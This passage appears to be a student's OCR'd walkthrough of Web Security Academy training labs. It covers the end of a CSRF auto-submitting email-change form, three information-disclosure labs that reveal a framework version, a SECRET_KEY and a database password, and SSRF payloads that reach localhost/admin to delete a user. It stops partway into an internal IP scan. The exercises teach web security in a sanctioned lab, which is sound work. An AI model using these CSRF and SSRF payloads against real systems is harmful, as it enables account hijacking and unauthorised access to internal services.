action="https://0aee00ac036cfbdd82265664006600b7.web-security-academy.net//my-account/change-
email" method="POST">
                        <label>Email</label>
                        <input required="" type="email" name="email" value="hacker@test.ca">
                        <button class="button" type="submit"> Update email </button>
                    </form>
<script>
document.forms[0].submit()
</script>
```

Task 4: Information Disclosure

Lab1: Information disclosure in error messages


This lab's verbose error messages reveal that it is using a vulnerable version of a third-party framework. To solve the lab, obtain and submit the version number of this framework.

- to obtain version number of the framework I decided to explore the website while using burp




- I opened one of the products then went to take a look at burp

- I noticed that I had a request that contains the product id so I sent to a repeater



```
364  https://0a9200ae042943198072a87200db008e.web-security-academy.net    GET    /academyLabHeader
365  https://0a9200ae042943198072a87200db008e.web-security-academy.net    GET    /product?productId=3
366  https://0a9200ae042943198072a87200db008e.web-security-academy.net    GET    /academyLabHeader
```


- You can see the normal output for the request so I thought to change the id to a string



```
GET /product?productId=3 HTTP/2
Host:
0a9200ae042943198072a87200db008e.web-security-academy.ne
t
Cookie: session=uHPnmU0r6reTAo06AkaCUMVxw0weKJuM
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0)
Gecko/20100101 Firefox/128.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,*/
*;q=0.8
Accept-Language: en-US,en;q=0.5
```

```
HTTP/2 200 OK
Content-Type: text/html; charset=utf-8
X-Frame-Options: SAMEORIGIN
Content-Length: 3998

<!DOCTYPE html>
<html>
    <head>
        <link href=
        /resources/labheader/css/academyLabHeader.css
        rel=stylesheet>
```


- I changed the product id to a string value to generate an error message on purpose, why?



```
GET /product?productId="hacker" HTTP/2
Host:
0a9200ae042943198072a87200db008e.web-security-academy.ne
t
Cookie: session=uHPnmU0r6reTAo06AkaCUMVxw0weKJuM
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0)
Gecko/20100101 Firefox/128.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,*/
```

```
HTTP/2 500 Internal Server Error
Content-Length: 1681

Internal Server Error: java.lang.NumberFormatException:
For input string: ""hacker""
at java.base/java.lang.NumberFormatException.
forInputString(NumberFormatException.java:67)
at java.base/java.lang.Integer.parseInt(Integer.java:647
)
```


- Because there's a chance that it contains the version number as seen



```
Referer:
https://0a9200ae042943198072a87200db008e.web-security-ac
ademy.net/
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
```

```
at java.base/java.util.concurrent.
ThreadPoolExecutor$Worker.run(ThreadPoolExecutor.java:
642)
at java.base/java.lang.Thread.run(Thread.java:1583)

Apache Struts 2 2.3.31
```

- Just copy the version number and paste it in the submit solution box



9200ae042943198072a87200db008e.web-security-academy.net

Answer:

2 2.3.31

Congratulations, you solved the lab!

Lab 2: Information disclosure on debug page

This lab contains a debug page that discloses sensitive information about the application. To solve the lab, we obtain and submit the SECRET_KEY environment variable.

- In this attack I'm trying to find a specific secret so I decided to navigate the website

- When I opened most of the products I found it normal and doesn't have any comments

Description:


The Weird Crushes Game - Admit it, you've got one!

This is the ideal game for hen parties and game nights and it's high time to admit you've got a really strange

the embarrassment out in the open. Pit your chosen hunk against other people's choices and battle it out u


Get laughing and judgmental with this hilarious party game, no one is safe! Especially if you choose Piers M

- So I decided to look at the page source using developer tools and to my surprise I found this hidden comment that contains a php file so I decided to explore it



```
    </section>
    <!-- <a href=/cgi-bin/phpinfo.php>Debug</a> -->
  </div>
section>
iv class="footer-wrapper">
```

- And when I appended the path to the website URL I was able to unlock a whole file that contains very sensitive information




0a8300d40392b68583bd6eed004800bd.web-security-academy.net/cgi-bin/phpinfo.php

PHP Version 7.4.3-4ubuntu2.29

System	Linux 7fe0d7b47083 4.14.355-275.603.amzn2.x86_64 #1 SMP Wed Mar 12 14:53:59 UTC 2025 x86_64
Build Date	Mar 25 2025 18:57:03
Server API	CGI/FastCGI
Virtual Directory Support	disabled
Configuration File (php.ini) Path	/etc/php/7.4/cgi
Loaded Configuration File	/etc/php/7.4/cgi/php.ini
Scan this dir for additional .ini files	/etc/php/7.4/cgi/conf.d
Additional .ini files parsed	/etc/php/7.4/cgi/conf.d/10-opcache.ini, /etc/php/7.4/cgi/conf.d/10-pdo.ini, /etc/php/7.4/cgi/conf.d/15-xml.ini, /etc/php/7.4/cgi/conf.d/20-calendar.ini, /etc/php/7.4/cgi/conf.d/20-ctype.ini, /etc/php/7.4/cgi/conf.d/20-dom.ini, /etc/php/7.4/cgi/conf.d/20-exif.ini, /etc/php/7.4/cgi/conf.d/20-ffi.ini, /etc/php/7.4/cgi/conf.d/20-fileinfo.ini, /etc/php/7.4/cgi/conf.d/20-ftp.ini, /etc/php/7.4/cgi/conf.d/20-gettext.ini, /etc/php/7.4/cgi/conf.d/20-iconv.ini, /etc/php/7.4/cgi/conf.d/20-json.ini, /etc/php/7.4/cgi/conf.d/20-phar.ini, /etc/php/7.4/cgi/conf.d/20-posix.ini


- And when I searched in it I was able to find the secret key I was looking for



Environment


Variable	Value
GATEWAY_INTERFACE	CGI/1.1
SUDO_GID	10000
REMOTE_HOST	154.237.214.252
USER	carlos
HTTP_SEC_CH_UA	"Chromium";v="136", "Google Chrome";v="136", "Not.A/Brand";v="99"
SECRET_KEY	k6nloo4jvmekl8fskhz3z1pf9atgt6ys

- All was left is to copy the key and paste it in the solution box and the lab was solved



Answer:

k6nloo4jvmekl8fskhz3z1pf9atgt6ys




Congratulations, you solved the lab!

Lab 3: Source code disclosure via backup files


This lab leaks its source code via backup files in a hidden directory. To solve the lab, we identify and submit the database password, which is hard-coded in the leaked source code.

- So I was informed that the password is in a hidden directory so I tried first the robots.txt file to show any hidden ones




https://0ab8005303a99b3c820f7efc0004008f.web-security-academy.net/robots.txt

- And I got lucky that the file was able to locate the hidden path




```
User-agent: *
Disallow: /backup
```

- So I appended the path to the website URL



https://0ab8005303a99b3c820f7efc0004008f.web-security-academy.net/backup


- And it gave me the java back up file that contains the password



Index of /backup


Name	Size
ProductTemplate.java.bak	1647B

- I opened the file and started searching it until I was able to locate the password



```
private void readObject(ObjectInputStream inputStream) throws IOException, ClassNotFoundException
{
    inputStream.defaultReadObject();

    ConnectionBuilder connectionBuilder = ConnectionBuilder.from(
            "org.postgresql.Driver",
            "postgresql",
            "localhost",
            5432,
            "postgres",
            "postgres",
            "qtk6swfj8rhccsyeiax3162wwce8qpml"
```

- All is left is to copy the password and paste it in the solution box and the lab is solved



academy.net says

Answer:


qtk6swfj8rhccsyeiax3l62wwce8qpml

Task 5: Server-Side Request Forgery (SSRF)

Lab 1: Basic SSRF against the local server

This lab has a stock check feature which fetches data from an internal system. To solve the lab, we change the stock check URL to access the admin interface at http://localhost/admin and delete the user carlos.

- First I explored one of the products and found an option to check the stock which makes the server sends an http request back to itself as a loopback



Description:


Tired of sitting in traffic on the highway? Feel like you're getting nowhere fast? No-one wants to spend most o
wasting valuable time. Start your holiday as soon as you leave your drive with our super VW add on wheels.

These wheels will transport you safely over most standard vehicles on the road. Better still you will see your c
before you even reach it. As more of these adapted vehicles hit the streets other road users will become accu
passing over the roof of their cars, and not panic as you ascend at the rear.

This little extra is not as costly as you might think, but they will need to be fitted by one of our approved engin
secured, the tires will only need to be replaced every six months, or 100 Kilometers, depending on how many
driven over.


Don't let heavy traffic stress you out, become a leader in easy travel, and book a consultation with one of our

- Then I intercepted that request and sent to a repeater to examine it



```
512  https://0af0007c03e3b92e81f8ad9b006500bb.web-security-academy.net     GET    /academyLabHeader
513  https://0af0007c03e3b92e81f8ad9b006500bb.web-security-academy.net     POST   /product/stock
```

- I was able to find that it contains an API link that refers to the stock



```
Accept-Encoding: gzip, deflate, br
Referer:
https://0af0007c03e3b92e81f8ad9b006500bb.web-security-academy.net/product?productId=3
Content-Type: application/x-www-form-urlencoded
Content-Length: 107
Origin:
https://0af0007c03e3b92e81f8ad9b006500bb.web-security-academy.net
Sec-Fetch-Dest: empty
Sec-Fetch-Mode: cors
Sec-Fetch-Site: same-origin
Priority: u=0
Te: trailers

stockApi=
http%3A%2F%2Fstock.weliketoshop.net%3A8080%2Fproduct%2Fstock%2Fcheck%3FproductId%3D3%26storeId%3D1
```

```
HTTP/2 200 OK
Content-Type: text/plain; charset=utf-8
X-Frame-Options: SAMEORIGIN
Content-Length: 3

992
```


Name: stockApi

Value: http%3A%2F%2Fstock.weliketoshop.net%3A8080%2Fproduct%2Fstock%2Fcheck%3FproductId%3D3%26storeId%3D1

Decoded from: URL encoding

http://stock.weliketoshop.net:8080/product/stock/check?productId=3&storeId=1

- Since we can modify the API URL I decided to type the following to execute as admin




```
http%3a%2f%2flocalhost%2fadmin
```

Decoded from: URL encoding

```
http://localhost/admin
```

- I then applied changes and sent a respond which was the admin panel but I'm still a user



Basic SSRF against the local server

LAB Not solved

Back to lab description

Home | Admin panel | My account

Users


wiener - Delete
carlos - Delete

Name
stockApi


Value
http%3a%2f%2flocalhost%2fadmin

Decoded from: URL encoding
http://localhost/admin

- I did this step to take that response URL to a new tab


Show response in browser
Record an issue [Pro version only]
Request in browser
Engagement tools [Pro version only]
Copy Ctrl+C
In original session
In current browser session

- Here I copied the URL of the response




Repeat request in browser

To repeat this request in your browser, copy the URL below and paste into a browser that is configured to use Burp as its proxy.

http://burpsuite/repeat/2/midmyerph2422i5jke2ko0ankwz98330

In future, just copy the URL and don't show this dialog


- I opened the URL in a new tab and tried to delete one of the users as if I'm an admin



Users


wiener - Delete
carlos - Delete

- Since I don't have the authorization of an admin it refused my request




Admin interface only available if logged in as an administrator, or if requested from loopback

- However when I looked at the link I noticed the directory of the username




web-security-academy.net/admin/delete?username=wiener

- So I decided to modify the API URL with the same directory but for the wanted user 'carlos'



```
http://localhost/admin/delete?username=
carlos
```

- And after applying changes and sending a response I received this message



ongratulations, you solved the lab!

Users


wiener - Delete
carlos - Delete

Lab 2: Basic SSRF against another back-end system

This lab has a stock check feature which fetches data from an internal system. To solve the lab, we use the stock check functionality to scan the internal 192.168.0.X range for an admin interface on port 8080, then use it to delete the user carlos.

- In order to execute the attack I had to explore the website first


- When I opened one of the products I found the tab for checking stock



and pulled off you can pop to the toilets and change at any time you want to dance without judgme
skin it's best to avoid all contact with the people you arrived at the venue with, it might be a little to
family and friends.


With this inexpensive, but very valuable, suit you can freestyle the night away without any inhibitio
a fool of themselves, you can discreetly pass on our details as you get your Saturday Night Fever
somebody else for a change.

- I intercepted the requests on burp and started searching for anything useful and found in the POST request the stock API that also included the IP and a path so I sent it to intruder




```
105  https://0adb00480317b6f28493369f008500c6.web-security-academy.net   GET   /resources/images/shop.svg
131  https://0adb00480317b6f28493369f008500c6.web-security-academy.net   GET   /resources/labheader/images/logoAcademy.svg
132  https://0adb00480317b6f28493369f008500c6.web-security-academy.net   GET   /resources/labheader/images/ps-lab-notsolved.svg
133  https://0adb00480317b6f28493369f008500c6.web-security-academy.net   GET   /academyLabHeader
135  https://0adb00480317b6f28493369f008500c6.web-security-academy.net   GET   /product?productId=3                          ✓
136  https://0adb00480317b6f28493369f008500c6.web-security-academy.net   GET   /resources/js/stockCheckPayload.js
137  https://0adb00480317b6f28493369f008500c6.web-security-academy.net   GET   /resources/js/stockCheck.js
